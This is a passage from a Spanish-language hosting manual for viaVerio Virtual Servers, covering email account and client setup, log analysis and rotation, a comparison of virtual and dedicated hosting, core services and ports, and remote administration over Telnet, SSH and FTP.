Por ejemplo, si María Pérez tiene el nombre de cuenta "maría" y el nombre de dominio asociado a su Servidor Virtual es "su_empresa.com", entonces la dirección de correo electrónico de María será: maria@su_empresa.com.

Nota: (quota) El Límite de espacio Vía FTP determina lo que puede consumir todo el árbol del directorio raíz de un usuario y sus archivos. Este límite es solamente es eficaz cuando se usa el FTP para subir los archivos. El Límite del correo determina el espacio que puede consumir el archivo de correo de un usuario bajo `~/usr/mail`. Cada uno se expresa como un entero decimal de megabytes (MB) de espacio en disco.

Si usted usa Dominios Virtuales

En casos de subalojamiento (cuando hay múltiples usuarios y/o múltiples sitios web), primero tiene que crear una cuenta bajo el directorio vhost (vea Conocimientos Avanzados). El procedimiento sugerido es:

1. Ingrese Vía Telnet
 2. Valídese
 3. Escriba **vadduser** y siga los pasos para seleccionar el directorio raíz del nuevo usuario
- o
1. Abra iManager
 2. Seleccione Herramientas & Ayudantes (Configuración)
 3. Seleccione Usuarios y luego Agregar

Un nuevo directorio para cada sitio web que usted subaloje mostrará la siguiente ruta, que es el **directorio de la cuenta alojada virtualmente**:
`/usr/local/etc/httpd/vhosts/[nombreusuario, permisos]`

En casos de subalojamiento, también deberá:

1. Agregar el dominio en viaVerio. (<http://viaverio.com/services/order/domain/>)
2. Cambiar el archivo de configuración.

Paso 11: Configure su programa de correo electrónico POP o IMAP

Ahora que usted ya creó una cuenta de correo electrónico en el servidor, tiene que poder acceder a ella con cualquier programa de correo electrónico. Estas instrucciones lo ayudarán a configurar su software para recibir correos electrónicos.

viaVerio recomienda la configuración de las cuentas POP. Ya que un usuario de una cuenta POP se conecta a su servidor para bajar los mensajes y almacenarlos en su máquina.

En cambio las configuraciones de cuentas IMAP requieren carpetas en el Servidor Virtual para almacenar mensajes de correo electrónico, lo cual consume espacio de disco. Los usuarios IMAP usan recursos de servidor cada vez que leen, escriben, envían y guardan correos electrónicos. El único motivo para elegir IMAP en lugar de POP es que IMAP permite leer mensajes de correo electrónico en diversos lugares sin tener que volver a archivarlos.

Nota: Como medida para evitar el spam (Correo no solicitado), todos los Servidores Virtuales vienen pre-configurados para exigir a todos los usuarios de correo electrónico conectarse a sus cuentas de correo antes de que puedan enviar sus mensajes, esta medida es para que los spammers externos no puedan usar el servidor SMTP, debido a que no son usuarios autenticados.

Con una cuenta de acceso telefónico, el usuario debe verificar el correo con el protocolo POP cada vez que desee enviar un mensaje, porque se crea un registro de los usuarios autenticados que son clientes del acceso telefónico. Los usuarios autenticados son luego autorizados a enviar mensajes. Los clientes de acceso telefónico obtienen una dirección IP diferente cada vez. Si desea más información, consulte:

- Consultar el POP antes de enviar vía SMTP (<http://www.viaverio.com/support/virtual/email/spam/popb4smtp/>)

Netscape Communicator 4.7

1. Abra Netscape Messenger
2. Seleccione el menú Editar
3. Seleccione Preferencias
4. Seleccione Servidores de Correo
5. Ingrese el nuevo nombre de usuario
6. Cliquee en Aceptar
7. Escriba las direcciones Entrante y Saliente

Outlook 2000

1. Abra Outlook 2000
2. Seleccione el menú Herramientas
3. Seleccione Opciones
4. Seleccione Cuentas
5. Seleccione Correo
6. Seleccione Agregar
7. Seleccione Correo y siga las instrucciones

Eudora 5.0

1. Seleccione el menú Herramientas
2. Seleccione Opciones
3. Seleccione "Comenzar"
4. En el campo Nombre Real, ingrese su nombre real
5. En el campo Dirección del Remitente, ingrese su dirección de correo electrónico
6. En el campo Servidor de Correo (Entrante), ingrese el nombre del servidor de correo POP.
7. En el campo Login, ingrese su nombre de usuario
8. En el campo Servidor SMTP (Saliente), ingrese el nombre del servidor de correo SMTP.
9. Cliquee Aceptar

Paso 12: Analice las estadísticas de su sitio web

Es probable que su negocio le exija contar con información detallada acerca del tráfico en su sitio web. Nuestro Servidor Virtual le permite tener toda la información estadística que necesita para conocer la utilización de su sitio web.

Análisis de registros

Los datos reales registrados en sus archivos de registro de servidor web del Servidor Virtual son, sin exagerar, complejos. Para interpretarlos, se requiere un programa de análisis de archivos de registro que los procese y analice. Para ver un panorama del análisis de tráfico, consulte:

- Cómo obtener informes estadísticos del tráfico de su sitio web (<http://viaverio.com/support/virtual/web/logs/analyze/urchin>)

Aplicación del lado del cliente

- WebTrends (<http://www.webtrends.com>) es un paquete de software de análisis de registros del lado del cliente que produce informes gráficos atractivos sobre el tráfico en su sitio web.

Aplicaciones del lado del servidor

- Hay muchos programas del lado del servidor que analizan los archivos de registro del servidor web en el lugar y luego generan informes HTML, de texto o incluso de correo electrónico acerca del tráfico en su servidor web virtual. Están preconfigurados para facilitar la instalación y son gratis.
 - Analog (<http://viaverio.com/support/virtual/web/logs/analyze/analog/>)
 - http-analyze
 - Webalizer

Existen muchos otros programas del lado del servidor, muchos de los cuales funcionan sin problemas en el Servidor Virtual.

Si el sitio web tiene una gran carga de tráfico, se recomienda considerar la compra de una aplicación del lado del cliente, como WebTrends, para reducir la carga en el Servidor Virtual.

Administración de registros

Los archivos de registro se acumulan rápidamente y consumen mucho espacio de disco en el servidor. Para administrarlos con eficacia, decida si los va a archivar o los va a eliminar directamente en forma periódica.

Archivo de registros

El programa `cronolog` lee mensajes de archivo de su entrada y los graba en un conjunto de archivos de salida, cuyos nombres se construyen usando una plantilla y la fecha y hora actual. La plantilla usa las mismas especificaciones de formato que el comando `date` de UNIX (equivalentes a la función de librería `strftime` de C estándar). Si desea más información, consulte:

- Rotación de los archivos de registro del Servidor web (<http://viaverio.com/support/virtual/web/logs/rotate/savelogs>)– introducción al programa `cronolog`
- `cronolog` (<http://www.ford-mason.co.uk/resources/cronolog/>)

El programa `rotatelogs` se incluye en las definiciones `Log` en el archivo de configuración del servidor web (`~/www/conf/httpd.conf`).

Eliminación de registros

Puede usar el comando `vnuke1og` para eliminar archivos de registro. El comando `vnuke1og` puede utilizarse para limpiar el archivo `~/var/log/messages` así como todos los archivos de registro del Servidor Virtual y subhost virtual

El programa `cron` es un programador del sistema UNIX que proporciona el comando `-n` (`nuke`) para la tarea de suprimir sus registros.

Si desea más información, consulte:

- Eliminación de archivos de registro utilizando `vnukelog` (<http://viaverio.com/support/virtual/admin/vnukelog.cfm>)
- `cron` (viaverio.com/support/virtual/admin/unix/cron.cfm)

También es posible configurar el `cron` para procesar los registros en uno de los tres programas de análisis del lado del servidor (`Analog`, `http_analyze`, `Webalizer`) por hora, día, semana y mes, y que generan informes de estado. Si desea más información, consulte "Administración con `cron`" en el Capítulo 8.

Paso 13: Adquiera conocimientos más avanzados

Una vez se haya familiarizado con las tareas básicas del administrador del Servidor Virtual y sienta que está preparado para adquirir conocimientos más avanzados, elija cualquiera de los temas de estas listas.

En la sección Ayuda de nuestro sitio web podrá perfeccionarse en los siguientes temas (http://viaverio.com/services/contactus_form.cfm):

- Migración del Servidor Virtual
- Administración del Servidor Virtual
- Configuración del Servidor Web
- Subalojamiento Virtual
- Correo electrónico

En la sección de ayuda complementaria usted podrá perfeccionarse en los siguientes temas (<http://viaverio.com/products/addons.cfm>):

- Herramientas de administración del Servidor Virtual
- Nombres de Dominio
- Microsoft FrontPage
- Comercio electrónico
- Aplicaciones de base de datos
- Herramientas de desarrollo web
- Herramientas multimedia
- Webtrends y otros programas de estadísticas
- Lenguajes de programación e intérpretes
- Librería CGI
- Otros utilitarios

Ahora usted ya está encaminado. Esperamos que esta sección le haya sido útil y le deseamos éxito en su proyecto comercial. Si tiene sugerencias sobre cómo podemos mejorar este Manual, no dude en hacérselas llegar a suggest@viaverio.com. ¡Suerte!

Información adicional

Si desea información adicional sobre los temas analizados en esta sección, consulte las siguientes páginas en el sitio web de viaVerio.

Información acerca del Servidor Virtual

<http://www.viaverio.com/support/>

Capítulo 1:

Servidores Virtuales Introducción

Los Servidores Virtuales son una tecnología exclusiva que permite a las empresas crear su propia presencia en Internet como si tuvieran su propio servidor dedicado. Los Servidores Virtuales son más que una solución de alojamiento, son una solución completa, que da a cada usuario final su propia funcionalidad web, ftp, correo electrónico y línea de comandos UNIX. Tener un Servidor Virtual es como tener un servidor UNIX dedicado.

Este manual explica cómo sacar el máximo provecho de los Servidores Virtuales y contiene información que ayudará al administrador a controlar y mantener el entorno del servidor.


Este capítulo trata los siguientes temas:

- Servidores Virtuales vs. su propia solución
- Cómo funcionan
- Servicios centrales
- Administración de los Servidores Virtuales (más que un Webmaster)
- Administre remotamente los servidores
- Estructura de directorios del Servidor Virtual
- Unix: Comandos básicos
- Información adicional

Servidores Virtuales vs. su propia solución

Usted se ha asociado con viaVerio para tener un servidor en Internet. Muchos Proveedores de Servicios de Internet gastan miles (y hasta millones) de dólares en comprar y mantener sus propios servidores, las líneas y el personal necesario para administrarlos. Otros más afortunados se han dado cuenta de que los Servidores Virtuales son una solución poderosa y eficiente en función de costos. Piense en el alto costo que implican una solución de servidor dedicado y compárelos con una solución de Servidores Virtuales, que ofrece la misma flexibilidad, control y poder.

Muchas pequeñas y medianas empresas instalan y mantienen un servidor dedicado con conexión de Internet a su oficina porque creen que es la única forma de establecer una presencia poderosa en Internet. Sin embargo, la mayoría de las empresas no se dan cuenta lo costosa que es una solución dedicada. La tabla y el diagrama a continuación ilustran la complejidad de la solución de servidor dedicado y los costos relacionados:



Una solución de Servidor Dedicado


Configuración	Costo
Servidor de Internet	\$5.000
Router	\$1.500
CSU/DSU	\$1.000
Instalación T-1	\$300-\$1.000 por línea
Mensual	Costo
Frame relay	\$200
T-1 Cargos mensuales	\$300-\$1.000 por línea
Anual	Costo
Ingeniero de redes	Más de \$55.000 por año
Actualizaciones de software y hardware	Miles

Una alternativa menos costosa es el "housing o co-locate", establecer su servidor en el Proveedor de Servicios de Internet (ISP). Los ISP en general ofrecen buenos precios y en algunos casos tienen ofertas integradas de servicios housing y conexión sin cargo adicional o con un cargo adicional mínimo. Por más atractivo que el precio pueda parecer, la solución de housing del ISP en general no tiene la performance y la tecnología necesarias para establecer una presencia efectiva en Internet.

De hecho, muchos ISP calificados han reconocido los beneficios de los Servidores Virtuales de viaVerio. Muchos ISP integran sus servicios (servicio de conexión telefónica, ADSL y diseño web) con los Servidores Virtuales de viaVerio y luego ofrecen el paquete a sus clientes.

viaVerio - Nuestro enfoque

La solución de los Servidores Virtuales de viaVerio ofrece las ventajas de un servidor dedicado al precio de un servidor compartido. El Servidor Virtual de viaVerio le da pleno control para administrar sus sitios en forma remota sin el alto costo de mantener un servidor propio y el personal para operarlo.



Nuestra solución

Configuración	Costo
Servidores Virtuales	\$50
Mensual	Costo
Servidores Virtuales	de \$55 a \$245 con descuentos para Distribuidores
Anual	Costo
Personal de viaVerio	\$0
Personal de soporte viaVerio	\$0

Construyendo su propio negocio de Internet

viaVerio le da la seguridad de tener el mejor Servidor Virtual sin tener que preocuparse por mantenerlo. Usted puede ganar dinero creando y manteniendo sitios web para las empresas de todo el mundo sin más que una PC y una conexión de acceso telefónico. Así se ahorrará el alto costo de los servidores, los routers y las conexiones dedicadas. viaVerio lo maneja todo, e incluso los ocasionales dolores de cabeza.

Cómo funciona

La tecnología de los Servidores Virtuales le permite a viaVerio particionar un único servidor físico en múltiples máquinas virtuales. Gracias a ello, las pequeñas y medianas empresas pueden distribuir el costo del hardware, software, mantenimiento de sistemas y ancho de banda conservando todas las ventajas de una solución dedicada.

El Servidor Virtual utiliza lo siguiente:

- Componentes de hardware actualizados
- Rápida conectividad a la red
- Software innovador
- Administración remota
- Soluciones de seguridad

Servidores virtuales vs. alojamiento virtual

Esencialmente, existen dos tipos de soluciones de alojamiento compartido: el alojamiento virtual y los Servidores Virtuales. A pesar de que los términos son similares, su funcionalidad es muy diferente. En general, el sitio de Internet de una empresa forma parte del negocio; por lo tanto, conocer la diferencia entre alojamiento virtual y Servidores Virtuales sirve para tomar decisiones de alojamiento (que pueden ser tan importantes como elegir qué contenido colocar en el sitio).

Las soluciones de alojamiento web constan de dos componentes:

- Hardware (CPU, memoria, unidades de disco, etc.)
- Software (servidores web, FTP y POP; gateway de correo electrónico, y aplicaciones de terceros, como scripts CGI)

Alojamiento virtual

Un entorno de alojamiento virtual tiene las siguientes desventajas:

- El hardware y el software son configurados y personalizados por los administradores del sitio (el cliente no tiene control sobre el comportamiento de los servicios de Internet).
- Cada servidor físico tiene un único conjunto de aplicaciones de software compartidas (el cliente "subalquila" software que es controlado y mantenido por otro).

Servidores Virtuales

Un entorno de Servidor Virtual tiene las siguientes ventajas:

- Sólo el hardware es controlado por los administradores del sitio (el software es autónomo).
- El software es controlado por el cliente (para habilitar el control del cliente sobre los servicios centrales de Internet).
- Un Servidor Virtual está particionado desde la raíz de un servidor físico. Esto brinda una seguridad de archivos adicional, además de capacidad SSH o Telnet.

La configuración al nivel del cliente permite usar un Servidor Virtual del mismo modo que se usa uno dedicado. La siguiente tabla compara las capacidades del alojamiento virtual con el Servidor Virtual de viaVerio.

Comparación de los Servidores Virtuales de viaVerio con el alojamiento virtual

Aspectos del servidor	Servidor Virtual	Alojamiento virtual
Control de su propio entorno de servidor	sí	no
Servidor web individual (HTTP)	sí	no
Servidor FTP individual	sí	no
Servidor POP individual	sí	no
Servidor IMAP individual	sí	no
Gateway SMTP individual	sí	no
Acceso "Raíz Virtual"	sí	no
Acceso Telnet completo	sí	Puede ser
Acceso a sus archivos de configuración de servidor web	sí	no
Acceso CGI-BIN completo	sí	Puede ser
Archivos de registro completos	sí	Puede ser
Acceso a su archivo de clave y alias y a <code>sendmail.cf</code>	sí	no

Detalles técnicos de los Servidores Virtuales

Como un solo servidor dedicado está particionado en múltiples Servidores Virtuales, cada uno tiene lo siguiente:

- Dirección IP
- Nombre de dominio
- Servidor web (archivos completos de registro y configuración)
- Servidor FTP
- Servidor POP
- Gateway SMTP

El Servidor Virtual no sólo tiene la capacidad de alojamiento virtual, sino que además le permite crear lo siguiente:

Hosts web virtuales

- Correo electrónico virtual
- Cuentas FTP virtuales y FTP anónimos
- Soporte para límites de espacio (quota)

Nota: Un verdadero Servidor Virtual no es simplemente un sitio "alojado virtualmente" (**VirtualHost**) en un servidor web que usted no controla. Usted tiene acceso de "raíz virtual" a su Servidor Virtual.

Al acceder al Servidor Virtual a través de Telnet o Secure Shell, usted verá los siguientes directorios, al igual que en un servidor dedicado:

- /dev
- /usr
- /bin
- /etc

Sus archivos `passwd`, `aliases` y `sendmail.cf` residen en su directorio `etc`. Como usted tiene acceso a dichos archivos, cuenta con la flexibilidad de:

- Agregar múltiples cuentas POP
- Agregar alias de correo electrónico
- Configurar mensajes de autorespuesta
- Bloquear correspondencia no solicitada (Spam) para sus usuarios de correo electrónico
- Controlar quién accede a su servidor y cómo lo hace
- Controlar el acceso FTP público y privado a su servidor

Usted puede acceder a toda la estructura de directorios `usr/local/etc/httpd` incluso:

- `httpd.conf`
- directorio `cgi-bin`

El Servidor Virtual se comporta como un servidor dedicado, brindándole el control completo de los servicios web, FTP y de correo electrónico. Las grandes diferencias que existen entre un servidor dedicado y un Servidor Virtual son el espacio en disco y el precio.

Servicios centrales

Los servicios centrales de los Servidores Virtuales de viaVerio incluyen los siguientes servicios (o aplicaciones):

- HTTP (web)
- FTP (transferencia de archivos)
- POP (correo electrónico)
- IMAP (correo electrónico)
- SMTP (correo electrónico)

Cada uno de esos servicios está relacionado con su propio nombre de dominio. Los servicios se detallan en la última parte de este capítulo. Como complemento, se brindan los siguientes utilitarios:

- iManager
- Extensiones de servidor Microsoft® FrontPage®
- Scripts CGI (personalizados para los clientes)
- Pequeñas aplicaciones Java (personalizadas para los clientes)

El entorno de los Servidores Virtuales también soporta populares aplicaciones de terceros.

Servidor HTTP (Web)

Con los Servidores Virtuales de viaVerio, los clientes pueden acceder al servicio con mucha más facilidad que antes ya que el servicio HTTP (Hyper Text Transfer Protocol) brinda la capacidad y el ancho de banda que su compañía necesita.

El servicio de http virtual (o servidor web virtual) le permite tener una presencia en Internet, para llegar a millones de hogares y empresas que están en línea todos los días, sin incurrir en el costo de mantener un servidor dedicado. Ahorrará dinero y su servicio tendrá una apariencia más profesional. Otra ventaja es que su dirección de inicio será http://www.su_empresa.com y no como http://www.algun_proveedor.com/~suempresa, como sucedería con un servicio compartido no virtual o correo web.

Usted puede agregar SSL a su Servidor Virtual, para dar seguridad a sus clientes cuando presentan su información de tarjeta de crédito en línea, ya que se trata de una transacción segura. También se puede optar por muchas otras extensiones, scripts CGI, pequeñas aplicaciones Java y populares aplicaciones de terceros.

Servidor FTP

La mayor parte del tráfico de Internet usa el protocolo File Transfer Protocol (FTP). FTP permite a los usuarios bajar archivos disponibles en otros sistemas.

Con su servidor FTP virtual, usted habilita a los clientes para que bajen archivos con información acerca de su empresa. Por ejemplo, los clientes pueden bajar un catálogo de sus productos o una lista de precios de sus servicios, con acceso instantáneo a la información vital, y usted ahorra costos de impresión y envío.

Con el servidor FTP virtual, usted puede mantener una dirección FTP simple como ftp://ftp.su_empresa.com. Su dirección FTP se muestra a los clientes tal como la mostraría un servidor dedicado, ya que brinda capacidades de acceso anónimas y privadas.

Servidores de correo de los Servidores Virtuales

Servidor POP

El Post Office Protocol (POP) permite a los usuarios leer sus correos electrónicos sin tener que conectarse a un servidor y aprender un engorroso programa de correo. Los usuarios pueden acceder a su correo electrónico usando cualquier computadora con un programa para correo electrónico POP que hayan elegido (por ejemplo, Eudora, Netscape Mail, Outlook Express, Mutt y Pine). Los principales sistemas operativos tiene programas POP de alta calidad.

El servidor POP virtual le permite a su empresa establecer un sistema dedicado a bajo costo, ahorrando el costo de una conexión de Internet permanente. Con el servidor POP virtual, usted puede crear las cuentas de correo electrónico que desee para su empresa. A diferencia de los alias de correo electrónico, la correspondencia se almacena en el Servidor Virtual. El servidor POP (Eudora, Pegasus, Outlook) puede configurarse con facilidad para acceder a través de su proveedor de acceso local y leer su correo.

Su empresa adquiere flexibilidad, porque el servidor POP virtual le permite crear la cantidad de direcciones de correo electrónico que desee. Sin el servidor POP, tendría que comprar un gateway comercial (con una solución de correo electrónico Novell o Microsoft), o múltiples cuentas POP de correo electrónico al proveedor de acceso local. Ambas soluciones implican un alto costo.

El servicio POP le permite establecer múltiples direcciones de correo electrónico sin ningún cargo adicional. Puede acceder a todas las cuentas con unas pocas cuentas de acceso telefónico de su proveedor de acceso local. El servicio POP virtual puede ahorrarle cientos (o incluso miles) de dólares.

Servidor IMAP

El Internet Message Access Protocol (IMAP) es un método para acceder al correo electrónico almacenado en un servidor de correo remoto (su Servidor Virtual). El servicio IMAP habilita el programa de correo electrónico del cliente para que acceda a carpetas remotas de mensajes como si fueran locales. Por ejemplo, la correspondencia almacenada en un servidor IMAP se puede manejar desde una computadora de escritorio en el hogar, una estación de trabajo en la oficina o una computadora portátil cuando se está de viaje, todo sin necesidad de transferir mensajes o archivos de ida y vuelta entre cada computadora.

La capacidad de IMAP de acceder a los mensajes (tanto los nuevos como los guardados en el Servidor Virtual) desde más de una computadora cobra mayor importancia por el aumento que se observa en el uso de los mensajes electrónicos y de múltiples computadoras.

Nota: Si al correo se accede desde un solo servidor, entonces lo más adecuado es el servicio POP. POP fue diseñado para dar soporte a los mensajes fuera de línea (cuando se bajan los mensajes a la computadora local y se los borra del Servidor Virtual).

Servidor SMTP

Se puede usar el servicio Simple Mail Transfer Protocol (SMTP) para enviar correo electrónico por una serie de redes locales o conexiones de Internet. Con el servicio SMTP virtual, el correo electrónico se convierte en una herramienta de negocios de suma utilidad. Si usted da acceso de correo electrónico a sus clientes, podrán comunicarse con su empresa en forma instantánea y sin pagar cargos telefónicos de larga distancia. Su empresa tiene la capacidad de responder primero los mensajes más urgentes. Todo esto contribuye a afianzar las relaciones con los clientes actuales y potenciales.

El servicio de correo virtual le permite tener direcciones y alias de correo electrónico (listas simples de destinatarios) relacionadas con su propio dominio. Usted tendrá la dirección ventas@su_empresa.com y no una extensión del nombre de dominio del proveedor de acceso local. El servicio de correo virtual brinda las siguientes posibilidades para el correo entrante:

- Reenviar la correspondencia a su cuenta personal de correo electrónico provista por su proveedor de acceso local.
- Reenviar y almacenar la correspondencia en una cuenta POP existente en su Servidor Virtual.

Con una cantidad ilimitada de alias de correo electrónico, usted puede asignar una dirección de correo electrónico para soporte al cliente, marketing o para un familiar, sin costo extra. Los alias envían el correo entrante a cada dirección que reside en su Servidor Virtual o en cuentas remotas establecidas con su proveedor de acceso local.

Administración de los Servidores Virtuales (más que un Webmaster)

El Servidor Virtual es una solución de Internet poderosa que actualmente se usa para mantener decenas de miles de sitios web. El Servidor Virtual es más que una simple plataforma de alojamiento. Es una solución completa de servidor de Internet. Aunque muchos lo usan simplemente como plataforma de alojamiento para sus sitios web, el administrador del Servidor Virtual tiene la capacidad de controlar los servicios de Internet. El Servidor Virtual brinda lo mejor de ambos mundos, ya que puede usarse tal como viene, pero también es posible modificar su entorno para satisfacer las necesidades específicas de un administrador.

El administrador del Servidor Virtual (es decir, la persona con acceso de administrador al Servidor Virtual) es el que puede controlar el entorno del Servidor Virtual. Cada administrador recibe un nombre de usuario y clave para acceder a su cuenta en el Servidor. Este acceso capacita al administrador para controlar muchas de las funciones del Servidor Virtual y tiene la responsabilidad de administrar las siguientes funciones:

- Dar de alta o baja cuentas de correo electrónico y FTP virtuales
- Dar de alta o baja alias de correo electrónico (direcciones de reenvío)
- Cargar o descargar archivos del servidor FTP virtual anónimo
- Mantener los archivos de configuración del servidor web virtual
- Instalar y mantener programas (Common Gateway Interface - CGI)
- Administrar archivos de registro del Servidor Virtual, incluso ejecutar programas para analizar estadísticas de registro y suprimir registros

Nota: Como el Servidor Virtual es una solución basada en UNIX, es conveniente que el administrador tenga experiencia en UNIX y en programación, para que el Servidor Virtual sea aprovechado al máximo.

Administración remota del Servidor

viaVerio permite a los administradores conectarse con sus Servidores Virtuales utilizando Telnet, SSH, FTP o Compartición de Archivos bajo Windows. Estos utilitarios hacen posible la administración del Servidor Virtual desde una ubicación remota. Esta sección incluye instrucciones paso a paso sobre cómo configurar y usar Telnet, SSH, FTP y Compartición de Archivos bajo Windows. Cada programa suele requerir el mismo tipo de información para habilitar la conexión al Servidor. Los siguientes términos y definiciones son de utilidad en este caso:

Término	Definición
Nombre de dominio	Su nombre de dominio o nombre temporario de dominio
Nombre de host	Es igual que el nombre de dominio. Cuando se pide ingresar el nombre de host, se puede usar el nombre de dominio o la dirección IP.
Usuario	Es el nombre de usuario predeterminado que figura en las instrucciones de configuración.
Nombre de usuario	Es igual que el nombre de login.
Dirección IP	Es la dirección IP asignada al Servidor Virtual.
Puerto	El número de puerto varía según el programa utilizado para conectarse con el Servidor Virtual.

Rara vez se requerirá ingresar información sobre números de puerto. Sin embargo, el Servidor Virtual usa los puertos estándares, así que en la mayoría de los casos bastará con utilizar el puerto predeterminado. Los puertos usados en el Servidor Virtual son:

Servicio	Número de puerto estándar
FTP	21
SSH	22
SMTP	25
HTTP	80
POP	110
IMAP	143
HTTPS	443

Telnet & SSH

Telnet es un programa (o grupo de programas) comúnmente usado para controlar los servidores UNIX en forma remota. Telnet conecta su computadora personal con un servidor en la red. Cuando se ingresan los comandos, Telnet los ejecuta como si se ingresaran directamente en el servidor. Telnet le permite controlar su Servidor Virtual desde su casa u oficina.

Nota: Cuando se usa Telnet, se está en un entorno UNIX, por lo cual se recomienda tener conocimientos de los comandos UNIX.

Conexión al Servidor Virtual con SSH (Secure Shell)

SSH (Secure Shell) es un programa Telnet seguro que se usa para conectarse a una computadora remota (el Servidor Virtual). SSH posibilita comunicaciones encriptadas seguras entre el Servidor Virtual y la computadora local. La conexión del Servidor Virtual utilizando un cliente SSH es sencilla con SecureCRT o F-Secure SSH™ (<http://www.datafellows.com>). Ambos usan el puerto 22 en el Servidor Virtual.

Nota: Telnet no encripta los datos enviados entre la computadora local y el Servidor Virtual. Sin embargo, todos los comandos usados con un cliente Telnet también pueden usarse con un cliente SSH.


Conexión al Servidor Virtual con SecureCRT

Hay muchos programas disponibles para PC y Mac. Para PC, el estándar es CRT. Por razones de seguridad, recomendamos SecureCRT, desarrollado por Van Dyke & Associates. Si desea más información acerca de CRT y otros programas de Van Dyke, consulte <http://www.vandyke.com/products/securecrt/>.


El personal de soporte de viaVerio utiliza SecureCRT (<http://www.vandyke.com/products/securecrt/>) como estándar, porque tiene más opciones y emulaciones de terminal que el programa Telnet estándar que viene con Windows.

Configuración de una sesión

1. Desde la ventana de diálogo "Quick Connect", ingrese el nombre de dominio o dirección IP del Servidor Virtual y cliquee **Conectar**.



- Ingrese su nombre de usuario y clave en la línea de comando **login:** y **Password:.**



- Después de ingresar su nombre de usuario y clave, verá el prompt de línea de comando UNIX:

%

FTP

Use el FTP (File Transfer Protocol) para transferir archivos entre el Servidor Virtual y la computadora local. Para conectarse con el servidor FTP de su Servidor Virtual, necesitará un programa FTP instalado en su computadora local. Existen muchos programas FTP. El sistema operativo Windows viene con un programa FTP en DOS línea de comandos. Sin embargo, como cliente FTP fácil de usar, recomendamos WS_FTP o CuteFTP.

Ejecución del Programa FTP vía DOS

- Desde la barra de herramientas de Windows, cliquee en **Inicio**
- Cliquee en **Ejecutar**.
- Ingrese **ftp su_empresa.com** (donde **su_empresa.com** es reemplazado por su nombre de dominio).

Ejemplo de FTP de la línea de comandos

1. Desde la barra de herramientas de Windows, cliquee en **Inicio**
2. Cliquee en **Ejecutar**.
3. Escriba lo siguiente :

```
ftp su_empresa.com
cd /www/htdocs
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

Comandos FTP de consola

